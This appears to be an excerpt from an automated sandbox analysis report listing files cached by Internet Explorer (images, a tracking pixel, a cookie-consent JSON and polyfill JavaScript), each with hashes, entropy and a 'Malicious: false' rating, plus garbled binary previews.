Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports),t.exports}function n(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return l(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\px[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.0950611313667666
Encrypted:	false
SSDEEP:	3:CUMllRPQEsJ9pse:Gl3QEsJLse
MD5:	AD4B0F606E0F8465BC4C4C170B37E1A3
SHA1:	50B30FD5F87C85FE5CBA2635CB83316CA71250D7
SHA-256:	CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA
SHA-512:	EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A0910
Malicious:	false
Preview:	GIF89a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	4.796538193381466
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAmHHPk5JKIcFerZjSaSZjfumjVT4:OymDwb40zrvdip5GHZa6AyQshjUjVjx4
MD5:	8FCB3F61085635194CE5A73516DE39F9
SHA1:	4EF7BB8362EE512BD497C48C168085738EE010C3
SHA-256:	CEC95B7811CBF927FD338529A08F6B1BBF12F5B78459D07D15DE92C60C12DD64
SHA-512:	DB60AF665E02724F527C6781396105C456E56D23691A64F57BDD452C0568EF43DE36F63D8B18702A5C5A6FA29C9C16CD6ADEBB74E28BA94AF7291EAC3095861
Malicious:	false
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAKp8YX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.3622228747283405
Encrypted:	false
SSDEEP:	12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9
MD5:	CD651A0EDF20BE87F85DB1216A6D96E5
SHA1:	A8C281820E066796DA45E78CE43C5DD17802869C
SHA-256:	F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475
SHA-512:	9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929BD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAKp8YX[1].png	
Malicious:	false
Preview:	.PNG........IHDR................a....pHYs..........+......IDATx..S=K.A.}{...3E..X.....`..S.A.k.l......X..g.FTD,....&D...3........^..of......B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?......]*.E. '.$.A&A.F..._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.|t...;.pm..X...P]..4...{..Y.3.no(....<..\l...7T.........U..G..,.a..N..b.t ..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX........IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAOSsrG[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2086
Entropy (8bit):	7.716087053706631
Encrypted:	false
SSDEEP:	48:QfAuETAFmw5XF9QkFV7mz8sv12ml0flcHY5QTWW:Qf7Eomw1T3Kd2ml0flLyh
MD5:	D0480109B4C76CA83A0671D502ED96BA
SHA1:	7D501534A8C917BBEEABDE294A63A3EF91408ED8
SHA-256:	94E51F6231DC440AFE8BE3F9E723ACA00153EF60986A105B516BC458FCF92E00
SHA-512:	7417F082A6D1ACBB6EA53624C096D6E29A6226AA176A1601C38849E1DA22B23A404DD7F64D0DB57B29E97C954865855A588A0B320E60986903DF105DC462673C
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....(......(......(......(......(......(......(...K"....I....*YjP^.5..U8$...=...-$.......Aq&....'4....Ex..}...Rw0q...<Ij5...W..z...c.a[...6.|....c...p\... s...9..d..F88Y7-.4....i...KgvzQ.6....s&M'..._...mL...ry......rw.3Xh.<....7...7.....;.Fq..4.+...F..:*..(.....\}.D..8!..S.EM..".Tr...6j3Y..T.QY.s...C....!.X.../..=..?q.......+C....h...V...#..V m{.}7|;;.>LV..y\..x..Y..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAOxXYp[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	19822
Entropy (8bit):	7.629103494706355
Encrypted:	false
SSDEEP:	384:IVwxOYVS/xh6nqq1XuKbpoOEccBpXg+mqn:IVw3A+LMkoccXXgWn
MD5:	A6C672D90D4FE6C0DD8A37FCB83CB82F
SHA1:	458CC53CD96BAAF60E60F6EE177C3A15A0FEA9F7
SHA-256:	32DC475778BA6326C9DCBA772F789384C177E90CE6D4B01BAC5EB225CA9659F3
SHA-512:	69EFFAC9FB97C82C076989395C0BC9CF47535083B8E288ECD140677B4FA14B91A87C211F2D6F56BC6268B5CCFE50AB61FE1491238A7772D709DFDE895A12E04
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......p.n..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..k....(......(. ......=.~...-.IR....\.\..q.i...+.........x.JB~K..c.j..p_..dd.v..1.4.X....ZC.ZI....4..r.k.Sc7.zy.....r...A.x......% ...@%...P.@....P.@....P.@....P.@....P.@....P.@....P.@....P.@....P.@....P.@. ...P.@....P.@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAP9FFk[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7848
Entropy (8bit):	7.919156118136334
Encrypted:	false
SSDEEP:	192:QonN/hCjoWTB7SPlO/WioTdlh/RqM+zy7x9jHp0yiZp:bNQogSPl8JaTqM39jHp0yUp
MD5:	54BA5ACE1A1B2A7D4E1B72BFA283B599
SHA1:	7C476AF7375BE5161854B7BC59A9862A61CF4FA2
SHA-256:	580CF599496A19622DD34EA885E621B9FD24F0983D7075D38F6D8AF3832F4BBF
SHA-512:	C1AAC8DB1C5AA482BDD74E6C94C0BCAF071F776B2211126CE8EE8D9C2A543688CD31B4D2575036FD1EEECF59C65AAD60F4C30941D06006329D4D5C1D0C831 11
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..ek..15+?8...........'..i...........E)......Y. "...W..tZr.........T.";.....Y....)....].^E1......T5G.NR...C..g.EC..V.u"FJ.Q..Q).W.,.1...2GS....K LBP.:...C.i.....@{R.].S.#...8.......LY...b......j:P#...i...n...H.ns.....gR+..Q...^..)..,....u.......1U.Mr....E$..F.|. UGFkN7fV.......].H......P.)1.MH...#T2..P.l....4......9...k..l@..Z.........FY.?!..& .S...k.u...C"a@..C.1...$.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPaF44[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9406
Entropy (8bit):	7.9148635830301295
Encrypted:	false
SSDEEP:	192:Qo6QQNulREN3chMBRdX+9pXCKyE9Ju46CCdV7B5QDJJ2Ai4ow/G1Pv:bgcC3g2KHXCKyaGHXaJJw5wexv
MD5:	999488509FD4CE145C7C44B0D12C2BF2
SHA1:	2D5772AE1C7446B522694037F39DD735A69B0F25
SHA-256:	3419517F9A50CEE56651084A65A03F77275846D3C0EC34C827C4752F1EFAACC7
SHA-512:	D464C7B3155ACE243AB2B35D9A7A6566E5FB9C4655046F2D9A808FA06A212BBFC47E7DABA26173F0D468C92D7C571939E93162E4E8DF1C4DFD9FFA9AD1D53E 08
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....(.....(.....`N.f..sr..\uP....(.....(.....(.....(.....(.....F.....4..Z.nG.....;z.T.]..r..j.....'.e.5..,.HD.....U*Y..qF7..H....OsZE4.%.- 1....P.@....P.@....P.@....P.@....P.@.i.N.....8...[.cyR....B.5.....h.$.7n.V...&.X..ac...RO5.t.w.V...Y.c..O.U..18It.Z...P..X....N.NInTk.....U.d..S$.. ..<.cH.2JE....P.@....P.@.... v...&.G...tCc.eB.n=.."U.Z.Z.4.U..3.JQ.p.6..Rh..P.Z4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPaJfY[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12646
Entropy (8bit):	7.957200853820739
Encrypted:	false
SSDEEP:	384:b6ZAAN6jS2RZ2w+OVMmj4vmWYBv0qxbgARA8SkPK/Ss11EKF:bGAADwtOmgmWYl0msqzPaSKF
MD5:	B8C199595C82921848444B0E7D0B1B2C
SHA1:	D9FEA08AB388D160901B2D0A755EE7FA5CF3BF40
SHA-256:	7A8DAFF3030713F363E6E71755CBBE80F620F8E32AA0A9971A7B055A66587437
SHA-512:	8913638488FD250B34876A0ECD334351E34A7DEBCDEA938C33150D7A2D33B6F5C13CF3CE562685E22438556FEF3AA34AD4A34B49EFECDA7C23A3B419E12FB7 F
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....*..n.....=.9x..* 8,.A...Sl..t.....O.....v...?.G.#.|.....>...{T..._..k.....G..S6..]>...P....#...SWF....|....p..s... .R...'.. I=...t...A*.6.`.....(.4...<7w..?V_..P57..#._..e.....;.V<xWR).Z...9..n..."......w..?...j..I.]....V.O~3....7..u..e...q.O.....hz.....fw..P6.....-a..J...U..N.....o/-R.&.#.....\..EJ.n i.../......?.Y.LJ.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPabaD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	7987
Entropy (8bit):	7.899866839935912
Encrypted:	false
SSDEEP:	192:QnI6+XrIqJpK6dGAoI6SQKc36kiPBK0to/zzqCKITBCC:0ILXI6jonMnh5KhfqvC
MD5:	1FBD3B6CE82EF177A6B7FE8FC9DE618A
SHA1:	218B5B18E14D9AF1C668CB8DC1BEC60143575C4D
SHA-256:	9D18FC3D9A8EE908A5B8BFD790C1369081BDDE993D472A2B4A84D42AB55FFF99
SHA-512:	F70D2F3C3A3E232E7E1B99D4018627AA5BD986E095AE9C08B87A2198B20F031B0D1F22B659260FC16F24B6B21758781A0987F0EA0697E7C57E566E0D47E6AEC2
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..!..._J...-.Q..s..8.B...5Gz...<[s..eq.f....7.-\e.....z.....e,_q.D.&@..i...P....!.. ....j.....@."#8 .R...-+...m...>.e.\.U`2k*..'..X4.(.. ..W-.Q.[.JRe..5.....,W.y2.~.*..RA.S..Z....!..?Z....0.U..0.}h..??.p).p.....\..W2.....k0...T)4..)&f.Ds.Q.<d..X...q.ct...g4.MGa.H.\.X.'#w\.*.+.~.1.i.>.T.L.0F..j...j...N.f.....fG..M~. B>...)...`?..@.....1o....8<.1.....?...x..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPafV9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	17018
Entropy (8bit):	7.9365118526699225

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPafV9[1].jpg	
Encrypted:	false
SSDEEP:	384:NaAVNf+52kVhGTYMVeAjLgIIJcCAmXTy4Hu0z7vz/UoQLLSNY0j2rKtRLMG:N/Pf+5AsSjLqCfX2HwbbU5LuND2yhMG
MD5:	E131425F6314BB3477252D1C0B8E1E5D
SHA1:	7C616951C2F9177C0EFD383E03C5E4431A117932
SHA-256:	DAC38C140ECD6929C53B3261A9815ECE4590FFFC4A1978DAA6E7186EDBB5A00C
SHA-512:	5AE126A340D3F0E32662A91B6A7C3BD4CE9EE3C74AB24BDF777E5534A41D383F90854E5BDC9C334C48D25BBACEEE06E735A852350FCCC530749D9C8575D2E C4
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....z.\...A.j\lZ.....&1.qRQ..5B..B`...h..... .P..{..H....j.K..4.&N.g.V&....T..2M0..q..-D3.K.4..Nk6Z.<...VE.$....\}..CN.Z.O. .....R ...A$}p~.W..\f...v...1\2We"...$...S.kjp..M.Vz..Znx.*.....$..k.HIg..R....W.%8.....5R&CY..pi.@....a.....D.\e.Fa.yk..SP...].#.P..4,....u....c....PqE...)....".d.k.#d=.T.E.C.!...4....." ....5.BdC.5d.a.C.h.5....<...@...&q.*..@..r/..44ii....r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPan0r[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8790
Entropy (8bit):	7.935122036621206
Encrypted:	false
SSDEEP:	192:Qo2jydQK1Xv4yx4hNLMwjcTLNwOjcw7YxmmbTVZlV89XF9FqYZVqu8:b20QKFAyCMwWjTYx1h7ClMYZVqz
MD5:	2C372208990BAD62465CC7DB923775CA
SHA1:	D48457BC300AAFD1E04F7D4F4266EAA9B2608B72
SHA-256:	F02323AB8AC3F6534874B7E734FE31A7492B4B6F85BC3034FDA4062CA916D882
SHA-512:	B9350951997FE902A529515907C353DCC49BB1BD494939EA4114DAD775D334778ECE953EA1B1C176B30266DD45D9BC774FF2C20C15EEEC6EC66C43FB949AF4 8
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..uk.w~.O.(..;.....-d1...G..L.M...y.J.ci.i.2...0.....Klr.H7.....Uh....I...<t]K.*.4S.....,.z.I.V.vd....$.L...S.H. ..#.HC...CM..."b.....qJ.|... (...L...ZB....@.&.42.8...\....5D..'e.....uM ..b..U.i\..h...;.Y....I...D.i\.!.}.@.w.4.Q-.#._.H..1.@.%!...J.bt.4..\.). `3..F.....X`..[.9.....j.C.8UmL=SQ.....vD.....A..`.....F...i...9. .._B..#.J..C/C..Tks..-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAParbZ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	17041
Entropy (8bit):	7.867069630214809
Encrypted:	false
SSDEEP:	384:NAaWvVA0JBYbO2y3IzZfj4jmqAqtReM7TsU+Rf4HpD3hUNe8T:NidjBYa2s4tjACqsfRfIpDuN5
MD5:	AC291D55B17D4022FA50ABB12AFA2E04
SHA1:	7CFB8326444F6AC631453D7AE284BDF20DCB6165
SHA-256:	5095E33A48FB3E567F60797D20FCE5E6107C2964D4497817ADBCA37E8B3AC53F
SHA-512:	1DDEB0622E99E79DAFD7FDDD4CE5D994E558347E32345B088A66E41A73A16A6DB60442885E7A3DF473ED585A07AFCC578A8C2090EE021D019905A3843B97F03
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..j..=(..P.H.....&(.....P...(."....P(....P..@..4..b....v).....(.1@.....\P...\S.1@.).b..S....(...#..8P..@."....\P...1@.(....s@.(.(.q@..... (Z.....(..P...(..."..h.....P..h.....1H....i..P.....(...P.b....b..(....P.b..P...&(.@.....&(.. .P...7....kh.X,.....!.."....b....P(.@.....\P.b....p..m..6.....h.6. .....@.(.b.....P..@. ....(.....(.. .... (z..].}.<2:7..2=.qQ.tB

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AArXDyz[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	472
Entropy (8bit):	7.428434836975685
Encrypted:	false
SSDEEP:	12:6v/7gL/VnYyOrLr4giGytVy6R4jsnwPH7XXc:5w7tLCbMswfbs
MD5:	CBC872F95E97A2E9BEE6A358853D5C5E
SHA1:	2AA08D0C3410C2B1DACC4E7AE45FCEC2FFD8A5F7
SHA-256:	64CA26EAA923C9838A551835B8824D055D16484476E00BB260D56F2E801FBA2A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AArXDyz[1].png	
SHA-512:	39F09466D3061EB107B5072FD5FB2B2B10FDE17D1BFC79E7C3DB79D3330D327FA439543F9EDE6E2598E0BD32424634B7A327A18E1F95AD36F77DF9CC9C707DA 5
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..J+A.....1...jX.....'P.....|._ .V...6..E..^.....I..&....qS....v.....8../.7.0..U...w.>.g.....Q..7../..[. ....=.....m..+k:..#...m.-. ..t.... ..n.....F.]8..B..s..S..@.....\.H.L...Z. ..q.z[VQ.Z.....^..d.P.....Z.i..b.....0.;u...q..q.gH$,H....J..a...u!..W~....d..o.._...c2vM.S..s.d.'....F.X<.....<e...c..B..d...Z..n.....=.X..8.?..? ..Xy.....?.....Z.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB14EN7h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	13764
Entropy (8bit):	7.273450351118404
Encrypted:	false
SSDEEP:	384:IfOm4cIa37nstlEM15mv7OAkrIh4McOD07+8n0GoJdxFhEh8:I2m4pa37stlTgqAjS0GoJd3yK
MD5:	DA6531188AED539AF6EAA0F89912AACF
SHA1:	602244816EA22CBE39BBD4DB386519908745D45C
SHA-256:	C719BE5FFC45680FE2A18CDB129E60A48A27A6666231636378918B4344F149F7
SHA-512:	DF03FA1CB6ED0D1FFAC5FB5F2BB6523D373AC4A67CEE1AAF07E0DA61E3F19E7AF43673B6BEFE7192648AC2531EF64F6B4F93F941BF014ED2791FA6F46720C7 DB
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO......p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....5.D..gJ.ks@..(...@.....l..pE..iT...t&..V.M..h....4.m.-.!....:.....*...a...CQ...c....Fj....F(...5 ..<.....J..E.0."..].6...B.K... .....k.t.A'p..KJ..*A....(.....(.....(.....(.....(.....(.....(.....(.....(.....K1.....:..0.....I...M.9..n..d.Z.e.Q..HfE....I^...h.h.t....(.9:.2....z...@.....:...3..w.@.P4Ac1.a.@...A#.P1... ..4..@.@. (.h.h.(....0....Y..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB14hq0P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	19135
Entropy (8bit):	7.696449301996147
Encrypted:	false
SSDEEP:	384:IHtFIzAsGkT2tP9ah048vTWjczBRfCghSyOaWLxyAy3FN5GU643lb1y6N0:INFIFTsEG46SjcbmaWLsR3FNY/Ayz
MD5:	01269B6BB16F7D4753894C9DC4E35D8C
SHA1:	B3EBFE430E1BBC0C951F6B7FB5662FEB69F53DEE
SHA-256:	D3E92DB7FBE8DF1B9EA32892AD81853065AD2A68C80C50FB335363A5F24D227D
SHA-512:	0AF92FBC8D3E06C3F82C6BA1DE0652706CA977ED10EEB664AE49DD4ADA3063119D194146F2B6D643F633D48AE7A841A14751F56CC41755B813B9C4A33B82E45 C
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO......p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..h.h.....(.h.....(.h.....Z.(.....(.h.....TNY...W....q@..~..<..h.....dG.@.....F....L.@%}.....-K.F.9...c..O.7X9u,%.k.4..4..c. <p"...cp.-...U.J.n2..9.b.d.SphR.\V.5Q-./.LV.6...HM.V.d^E...F.q.*+7..a.m..VOA..qR.X.rx5&.(..Q..P.R..x..WM-.?.....V..GTi.(.(.....(.....J.(.(.....J.(.....Z.(.....Z.(.....Z.(..... (.h.....i..H.@...;..Y...q...0.<e+.B...[.v..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1aQdUl[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	21740
Entropy (8bit):	7.967255073496721
Encrypted:	false
SSDEEP:	384:+26ZK8NF5MKnz8CspA+kT45CuikmqoUQzNaeG38JzcLuolg8t7tTs9vlDmOD0:+2ANotCOCDLq1gMeG8eu58B6VmOD0
MD5:	6A41DDCCFCE2727C69F77CF2967FDFAA
SHA1:	01064AB1C07A692761494FF84752285A866DDB25
SHA-256:	8DD94175599119A426CDD21FD84B96D54B208FF04194A99EF49C7345710DE6D8
SHA-512:	69280F16BFAC393FA4DF0B03A9CE04655FCCB629FA86FC608DD920754B43B8AEFFD68FBEDBAB2E6BECB8CEEE12B5085AA748ADA58A9DCC66DB43EB646516 138D
Malicious:	false

